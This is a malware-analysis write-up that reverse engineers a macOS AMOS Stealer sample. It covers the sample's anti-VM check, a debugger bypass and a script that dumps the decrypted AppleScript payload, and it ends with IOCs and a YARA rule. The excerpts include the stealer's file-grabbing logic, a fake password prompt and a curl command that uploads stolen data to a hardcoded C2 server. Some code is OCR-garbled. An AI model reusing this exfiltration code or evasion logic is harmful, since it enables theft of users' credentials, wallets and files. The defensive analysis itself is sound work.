Reversing FUD AMOS Stealer




March 20, 2025

The AMOS Stealer is a macOS malware known for its data theft capabilities, often delivered via an encrypted osascript (AppleScript) payload. In this blog, I'll walk you through my process of reverse engineering a Fully Undetected (FUD) AMOS Stealer sample using LLDB, with Binary Ninja (Binja) as a reference for addresses, to extract its decrypted osascript payload. We'll start with static analysis, identify and bypass the anti-VM logic, discover a partial payload, and finally use a Python script to extract the full decrypted payload.

Initial Discovery

While hunting for FUD malware, I came across a sample similar to one posted by the <u>@MalwareHunterTeam</u>. This malware remained undetected on March 11, 2025, thanks to a single anti-VM command that halts execution on QEMU and VMware virtual machines. The below sample screenshot (taken on March 11, 2025) confirms the FUD status and shows no security vendors flagged it as malicious, with a community score of 0/61.



Looks the actors started to use a new anti sandbox method sometimes yesterday, already seen a few samples with such behaviour...




But it's enough to bypass VT sandboxes as you can see, so...




— MalwareHunterTeam (@malwrhunterteam) March 11, 2025

Static analysis

The sample is a DMG file named Installer_v2.7.8.dmg. Upon mounting, instructions were found directing the user to right-click the Installer binary and select "Open." This technique is commonly used on macOS to bypass Gatekeeper, the security mechanism that enforces code signing and prevents unverified apps from running unless explicitly allowed by the user.




Extracting the contents of the DMG revealed its folder structure, including hidden files like .background and .HFS+ Private Directory Data, a volume icon, and the main Installer binary along with its resource file.




Running the file command on the Installer binary confirmed it's a Mach-O universal binary with two architectures: x86_64(for Intel Macs) and arm64 (for Apple Silicon Macs). This makes the binary compatible with a wide range of macOS systems.

To look for readable commands or strings, I ran the strings command on the Installer binary. However, the output revealed only random blobs of data, indicating that the strings, including the osascript payload, are likely encrypted or encoded to evade static analysis.



For a deeper static analysis, Detect It Easy (DIE) was used to examine the file properties. DIE confirmed that the Installer is a Mach-O FAT binary supporting x86_64 and arm64 architectures. The x86_64 slice targets macOS 10.15.0 (or later), while the arm64 slice targets macOS 11.0.0 (or later). Both are 64-bit executables compiled with clang and signed with codesign to pass Gatekeeper checks.



Using LLDB debugger

With static analysis revealing obfuscated strings, dynamic analysis was necessary to uncover the osascript payload.

Binary Ninja was used to analyze the binary's structure and identify key addresses. In Binja, the entry point at 0x1008722a0 (labeled _start(), but corresponding to

___lldb_unnamed_symbol50082 in LLDB), appeared central to the malware's logic. I also noted several calls to system(), which AMOS frequently uses to execute its osascript payloads.

```
uint64_t _start()
1008722a0
1008722a0
                 int32_t var_c = 0;
1008722a0
                 void var_18;
1000722bd
                  sub_100872660(&var_18, sub_100001310):
1008722d2
                 void var_40;
                 sub_100001140(&var_40, "40zP-Z8u*rHxkJ?7Q)_h5pw6f#=C+oS1...");
1008722d2
1008722e7
                 void var_58;
1008722e7
                 sub_100001140(&var_58, "2338646e43616f283f444f583d69646a...");
1008722fc
                 void var_70;
                 sub_100001140(&var_70, "43614a332b694a443d364f622a7a2564...");
1008722fc
10087230e
                 void var_88;
                 sub_100000fc0(&var_88, &var_70);
10087230e
100872327
                 void var_a0;
100872327
                  sub_100000880(&var_a0, &var_88, &var_40);
100872377
                  int32_t var_ac;
100872377
                  if (!(uint32_t)(uint8_1 (_system(su _100872690(&var_a0)) >> 8))
100872377
100872411
                      void var_e0;
                      sub_1000014d0(&var_e0):
100872411
100872429
                      void var_c8;
                     sub_100000fc0(&var_c8, &var_e0);
100872429
10087243a
                     std::string::~string();
                     void var_f8;
100872451
                     sub_100000880(&var_f8, &var_c8, &var_40);
100872451
100872466
                     void var_110;
                     sub_100000fc0(&var_110, &var_58);
100872466
                     void var_128;
100872482
100872482
                                                        &var_40);
                      _system(sub_100872690(&var_128))
10087249b
                     _system(sub_100872690(&var_f8));
1008724b4
1008724c5
                     std::string::~string();
1008724d1
1008724dd
                     std::string::~string();
1008724e9
                     std::string::~string();
100872584
                     var_ac = 0;
100872377
100872377
                  else
100872377
```

Bypassing Anti-VM logic using LLDB

AMOS Stealer often employs anti-VM techniques to evade analysis in sandboxed environments, typically by querying system information to detect virtualization signatures like QEMU or VMware.

The binary was loaded into LLDB, and initial breakpoints were set to catch key functions potentially used for anti-VM or anti-debugging checks:

```
(1ldb) breakpoint set --name ptrace
(1ldb) breakpoint set --name system
(1ldb) breakpoint set --address 0x100001220
(1ldb) breakpoint set --name pthread_create
(1ldb) breakpoint set --name sysctl
```

```
~/Downloads/Installer 2
    lldb <u>Installer</u>
(lldb) target create "Installer"
                          '/Users/denwp/Downloads/Installer 2/Installer' (x86_64).
 (lldb) process launch -s
* thread #1, stop reason = signal SIGSTOP
    frame #0: 0x00000001008ae000 dyld`_dyld_start
dyld`_dyld_start:
    0x1008ae000 <+0>: movq %rsp, %rdi
0x1008ae003 <+3>: andq $-0x10, %rs
0x1008ae007 <+7>: movq $0x0, %rbp
                             $-0x10, %rsp
$0x0, %rbp
    0x1008ae00e <+14>: pushq $0x0
Target 0: (Installer) stopped.
                                    /Downloads/Installer 2/Installer' (x86_64)
(lldb) breakpoint set --name ptrace
 reampoint in the constant (penaing)
                                    nt to any actual locations.
 lldb) breakpoint set --name system
(lldb) breakpoint set --address 0x100001220
                                           med_symbol71, address = 0x0000000100001220
(lldb) breakpoint set --name pthread_create
t to any actual locations.
(lldb) breakpoint set --name sysctl
WARNING: Unable to resolve breakpoint to any actual
```

These breakpoints target:

- ptrace: For debugger detection.
- system: For the anti-VM osascript call.
- 0x100001220: For a sysctl check (system information query).
- pthread create: For threaded checks (e.g., parallel anti-debugging logic).
- sysctl: For additional VM detection.

I resumed execution with continue, and the first breakpoint hit was at pthread_create, indicating the program was attempting to create a thread—likely for additional checks or anti-debugging logic. This was bypassed by forcing the pthread_create call to return immediately with a success status (0), neutralizing the thread creation:

```
(11db) thread return 0
(11db) continue
```

```
Forest A. /Tostollon) st
                         pped.
(lldb) thread return 0
                    ____apple.main-thread', stop reason = breakpoint 4.1
    frame #0: 0x0000000100875c29 Installer`_
                                            __lldb_unnamed_symbol50322 + 41
Installer`___lldb_unnamed_symbol50322:
   0x100875c29 <+41>: addq
                              $0x20, %rsp
    0x100875c2d <+45>: popq
                              %rbp
    0x100875c2e <+46>: retq
                  47>: nop
(lldb) continue
                 ning
Process 1175 stopped
* thread #1, queue = 'com.apple.main—thread', stop reason = breakpoint 2.1
    frame #0: 0x00007ff804146904 libsystem_c.dylib`system
libsystem_c.dylib`system:
ox7ff804146904 <+0>: pushq %rbp
    0x7ff804146905 <+1>: movq
                                %rsp, %rbp
    0x7ff804146908 <+4>: pushq
                                %r15
    0x7ff80414690a <+6>: pushq
                               %r14
Target 0: (Installer) stopped.
```

The next breakpoint hit was at system(). The main thread was confirmed, and the command string passed to system() was inspected:

```
(lldb) thread list
(lldb) thread select 1
(lldb) p (char*)$rdi
```

The %rdi register, which holds the first argument to a function in the x86_64 calling convention, revealed the anti-VM osascript command. This script checks for QEMU or VMware signatures in the system's memory data, exiting with status 42 if a VM is detected, or o if not.

```
0x/ff804146908 <+4>: movq
0x/ff804146908 <+4>: pushq
0x/ff80414690a <+6>: pushq
x-ff80414690a / x
```

osascript -e 'set memData to do shell script \"system_profiler

SPMemoryDataType\"\n\tif memData contains \"QEMU\" or memData contains \"VMware\"
then\n\t\tdo shell script \"exit 42\"\n\telse\n\t\tdo shell script \"exit 0\"\n\tend
if'"

I checked the return value of system() in %eax, the register used to store return values in x86_64. Then I patched %eax to 0 to trick the program into thinking no VM was present.

```
ller) stopped.
lldb) p/x $eax
                /aaaaa1aa
 lldb) register write eax 0
 lldb) step
 thread #1, queue = 'com.apple.main-thread', stop reason = instruction step into
    frame #0: 0x000000010087234b Installer`___lldb_unnamed_symbol50082 + 171
           __lldb_unnamed_symbol50082:
   0x10087234b <+171>: jmp
                                               : <+176>
                               -0x12c(%rbp), %eax
   0x100872350 <+176>: movl
   0x100872356 <+182>: movl
                               %eax, -0x9c(%rbp)
   0x10087235c <+188>: movl
                               -0x9c(%rbp), %eax
Target 0: (Installer) stopped.
(lldb)
```

The current frame was disassembled to understand the logic after the system() call:

```
(lldb) disassemble --frame
```

The disassembly revealed hardcoded strings loaded into stack buffers, likely encrypted data or keys, and confirmed the two additional system() calls at 0x10087248b and 0x1008724b4.

```
lldb) disassemble --frame
                               mbol50082:
   0x1008722a0 <+0>:
                         pushq %rbp
   0x1008722a1 <+1>:
                         movq
                         subq
movl
                                    x130, %rsp ; imm = 0x130
x0, -0x4(%rbp)
   0x1008722a4 <+4>:
   0x1008722ab <+11>:
   0x1008722b2 <+18>:
                                  -0x870fa9(%rip), %rsi ; ___lldb_unnamed_symbol72
   0x1008722b9 <+25>:
                         lead
                                 -0x10(%rbp), %rdi
   0x1008722bd <+29>:
                         callq
                                                        lldb_unnamed_symbol50083
   0x1008722c2 <+34>:
0x1008722c7 <+39>:
                                                  ; <+3
                                 0x4817(%rip), %rsi; "40zP-Z8u*rHxkJ?7Q)_h5pw6f#=C+oS1@3FgmdeqN2WLj$(UX\Dnb%iaRycM0<>v"
                          leag
   0x1008722ce <+46>:
                          leaq
   0x1008722d2 <+50>:
0x1008722d7 <+55>:
                         callq
                                                        _lldb_unnamed_symbol69
                                                  ; <+(
                         jmp
leaq
   0x1008722dc <+60>:
                                                        "2338646e43616f283f444f583d69646a437a4f35233672243d7779334334"
   0x1008722e3 <+67>:
                          lead
   0x1008722e7 <+71>: callq
                                                 ; ___lldb_unnamed_symbol69
6743697962667764282b4434463535704a705f2a4043612a404377702429385a62665f4f6743697962667764282b443446706d2561663672642a464f623d3870287a406d72233830402
93364433858402b694a443d364f622a7a7264533864622a5051442a404e7223776c6e23514e727a7729552a754a4e23776c6a2a754a672b6564586f7a3446233633326f7a34582a404e
2377796d2a3864657258"
   0x1008722fc <+92>: callq
                                                       lldb unnamed symbol69
   0x10087221C <-52-. jmp
0x100872301 <+97>: jmp
0x100872306 <+102>: leaq
                                                  ; <+102>
                                 -0x80(%rbp), %rdi
-0x68(%rbp), %rsi
   0x10087230a <+106>: leaq
```

The code was stepped through to ensure the patch worked. At 0×100872370 , the program compared the value at $-0 \times a0 (\% rbp)$ to 0:

```
(lldb) p/x *(int*)($rbp - 0xa0)
(int) 0x00000000
```

Since %eax was patched to 0, the value at -0xa0(%rbp) was 0, so the je jump to 0x10087240a was taken, allowing execution to continue.

Extracting the Decrypted osascript Payload

With the anti-VM check bypassed, the focus shifted to finding the main osascript payload. I stepped to 0x10087240a and set a breakpoint at the second system() call to inspect its command:

```
(lldb) breakpoint set --address 0x10087249b
(lldb) continue
```

When the breakpoint hit, the argument in %rdi was dumped:

```
(lldb) memory read --size 1 --format char --count 200 $rdi
```

This was not the osascript payload but a cleanup command to detach the process (disown) and kill the Terminal app (pkill Terminal), likely to hide its activity.

The third system() call was targeted next, with a breakpoint set at 0x1008724b4:

```
(lldb) breakpoint set --address 0x1008724b4
(lldb) continue
```

When the breakpoint hit, %rdi was dumped again:

memory read --size 1 --format char --count 500 \$rdi

```
0x7ff80414690a <+6>: pushq %r14

(lidb) breakpoint set --address 0x1008724b4

med_symbol50082 + 532, address = 0x00000001008724b4

lidb) continue

sh: line 0: disown: current: no such job

Process 1214 stopped

**Thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 7.1

frame #0: 0x0000001008724b4 Installer' __lidb_unnamed_symbol50082 + 532

Installer' __lidb_unnamed_symbol50082:

-> 0x1008724b4 <+532>: callq 0x10087672e ; symbol stub for: system

0x1008724b4 <+532>: callq 0x10087672e ; symbol stub for: system

0x1008724b6 <+532>: callq 0x10087674 ; symbol stub for: std::_1::basic_string

1::-basic_string()

(lidb) memory read --size 1 --format char --count 200 $rdi

axffc71b01ea00: osascript -e 'set release to tru

0xffc71b01ea00: osascript -e 'set release to tru

0xffc71b01ea00: sible of the front window to fal

0xffc71b01ea00: selnon filesizer(paths)\n\tset fsz

0xffc71b01ea00: selnon filesizer(paths)\n\tset fsz

0xffc71b01ea00: os on filesizer(paths)\n\tset fsz

0xffc71b01ea00: d form o
```

This was the osascript payload, starting with osascript -e 'set release to true..., indicating the beginning of AMOS Stealer's data theft logic, including hiding the Terminal window and defining a filesizer function to process files.

Using LLDB scripted approach to extract full payload

To extract the entire payload without guessing its size, LLDB's Python scripting was employed to read the string in %rdi until its null terminator (\0). Since system() expects a null-terminated C-style string, this approach ensures the entire payload is captured:

```
import 11db
# Attach to the current process
process = lldb.debugger.GetSelectedTarget().GetProcess()
# Evaluate $rdi to get its value
frame =
11db.debugger.GetSelectedTarget().GetProcess().GetSelectedThread().GetSelectedFrame()
# frame.EvaluateExpression("$rdi") gets the address stored in $rdi.
rdi_value = frame.EvaluateExpression("$rdi").GetValueAsUnsigned()
# ReadCStringFromMemory reads from that address until \0, up to 65536 bytes (64 KB).
You can change this value depending on the payload.
error = lldb.SBError()
payload = process.ReadCStringFromMemory(rdi_value, 16384, error)
# Print payload
print(payload)
# Exit script mode
quit()
```

An initial buffer of 16384 bytes was used, but only after determining the payload exceeded 6000 bytes, the buffer was increased to 65536 bytes to ensure complete capture.

The script output the full osascript payload, which aligned with the format of other AMOS Stealer payloads.

```
(lldb) script
>>> import lldb
>>> import (tab
>>> process = lldb.debugger.GetSelectedTarget().GetProcess()
>>> frame = lldb.debugger.GetSelectedTarget().GetProcess().GetSelectedThread().GetSelectedFrame()
>>> rdi_value = frame.EvaluateExpression("$rdi").GetValueAsUnsigned()
>>> error = lldb.SBError()
 >>> payload = process.ReadCStringFromMemory(rdi_value, 16384, error)
>>> print(payload)
osascript -e 'set release to true
set filegrabbers to true
tell application "Terminal" to set visible of the front window to false
on filesizer(paths)
set fsz to 0
                      set theItem to quoted form of POSIX path of paths set fsz to (do shell script "/usr/bin/mdls -name kMDItemFSSize -raw " & theItem)
          end try
return fsz
end filesizer
on mkdir(someItem)
                       set filePosixPath to quoted form of (POSIX path of someItem)
                      do shell script "mkdir -p " & filePosixPath
          end try
end mkdir
on FileName(filePath)
                      set reversedPath to (reverse of every character of filePath) as string set trimmedPath to text 1 thru ((offset of "/" in reversedPath) - 1) of reversedPath
                       set finalPath to (reverse of every character of trimmedPath) as string
                       return finalPath
          end try
end FileName
on BeforeFileName(filePath)
```

If you're analyzing similar malware, this method—combining manual debugging with scripted automation—can save you hours of guesswork.

Amos Stealer Payload

Atomic MacOS stealer malware is designed to exfiltrate sensitive information from macOS systems. It leverages AppleScript to perform a variety of malicious tasks, including stealing browser data, cryptocurrency wallet information, and personal files, before sending the collected data to a remote server.

Stealth and persistence

Hides its execution by setting the Terminal window to invisible.

```
osascript —e 'set release to true
set filegrabbers to true
tell application "Terminal" to set visible of the front window to false
on filesizer(paths)
set fsz to 0
try
set theItem to quoted form of POSIX path of paths
set fsz to (do shell script "/usr/bin/mdls —name kMDItemFSSize —raw " & theItem)
end try
```

File collection

- **Browsers**: Targets Chromium-based browsers (e.g., Google Chrome, Brave, Edge, Vivaldi, Opera) and Firefox, extracting cookies, login data, web data, and extension settings (e.g., crypto wallet plugins).
- Cryptocurrency Wallets: Steals data from desktop wallets like Electrum by copying wallet files from specific directories.
- **Telegram**: Grabs Telegram Desktop data, including session files from the tdata folder.
- **File Grabber**: Collects files with specific extensions (e.g., .txt, .pdf, .docx, .wallet, .key) from Desktop, Documents, and Downloads folders, with a size limit of 30MB total.
- **System Information**: Captures hardware, software, and display details using system_profiler.

```
try

set destinationFolderPath to POSIX file (writemind & "FileGrabber/")

mkdir(destinationFolderPath)

set photosPath to POSIX file (writemind & "FileGrabber/NotesFiles/")

mkdir(photosPath)

set extensionsList to {"txt", "pdf", "docx", "wallet", "key", "keys", "doc"}

set bankSize to 0

tell application "Finder"

try

set safariFolderPath to (path to home folder as text) & "Library:Company Company Co
```

Password collection

Attempts to retrieve the user's Chrome master password via the security command. Prompts for the system password if needed, using a deceptive dialog disguised as a legitimate "System Preferences" request.

Data exfiltration

Archives stolen data into a ZIP file (/tmp/out.zip) and uploads it to a hardcoded C2 (command-and-control) server (hxxp[://]95[.]164[.]53[.]3/contact) via a curl POST request.

```
end try
end tell
end try
end filegrabber
on send_data(attempt)
try
set result_send to (do shell script "curl -X POST -H \"user: cYZDDJE-ruVrlQxunrDdZoQY2qKvdxJ6Q/11uusIeNA=\" -H \"BuildID: zNJZpzGN34Rrvy1zljsQgIP1/
9leq2QuwynS7XIo2d4=\" -H \"cl: 0\" -H \"cn: 0\" --max-time 300 -retry 5 -retry-delay 10 -F \"file=@/tmp/out.zip\" http://95.164.53.3/contact")
on error
if attempt < 40 then
delay 3
send_data(attempt + 1)
end if
```

hxxp[://]95[.]164[.]53[.]3/contact

IOC

SHA256:

3f85a1c1fb6af6f156f29e9c879987459fb5b9f586e50f705260619014591aad

C2: 95[.]164[.]53[.]3



Additional IOCs (196 file hashes) can be found related to AMOS Stealer in my git repository.

Yara

```
rule AMOS_Stealer_MacOS_AppleScript {
        description = "Detects AMOS Stealer malware payload written in AppleScript
targeting macOS"
        author = "Tonmoy Jitu"
        date = "2025-03-19"
        threat_type = "Stealer Malware"
        platform = "macOS"
    strings:
        $func1 = "filesizer" ascii
        $func2 = "GrabFolderLimit" ascii
        $func3 = "GrabFolder" ascii
        $func4 = "parseFF" ascii
        $func5 = "chromium" ascii
        $func6 = "telegram" ascii
        $func7 = "filegrabber" ascii
        $func8 = "send_data" ascii
        $path1 = "/tmp/out.zip" ascii
        $path2 = "Library/Application Support/" ascii
        $path3 = "Telegram Desktop/tdata/" ascii
        $cmd1 = "osascript -e" ascii
        $cmd2 = "system_profiler SPSoftwareDataType SPHardwareDataType
SPDisplaysDataType" ascii
        $cmd3 = "curl -X POST" ascii
        $c2 = "http://95.164.53.3/contact" ascii
        $header1 = "user: cYZDDJE-ruVrlQxunrDdZoQY2qKvdxJ6Q/11uusIeNA=" ascii
        $header2 = "BuildID: zNJZpzGN34Rrvy1zljsQgIP1/9leq2QuwynS7XIo2d4=" ascii
        $prompt = "Required Application Helper.\nPlease enter password for continue."
ascii
        $browser1 = "Google/Chrome/" ascii
        $browser2 = "BraveSoftware/Brave-Browser/" ascii
        $wallet = "deskwallets/Electrum" ascii
    condition:
        (1 of ($func*)) and
            (2 of ($path*)) or
            (1 of ($cmd*)) or
            ($c2) or
            (1 of ($header*)) or
            ($prompt)
        ) and
        (1 of ($browser*) or $wallet)
}
```

Reference:



https://youtu.be/IZKo8YP3GPw

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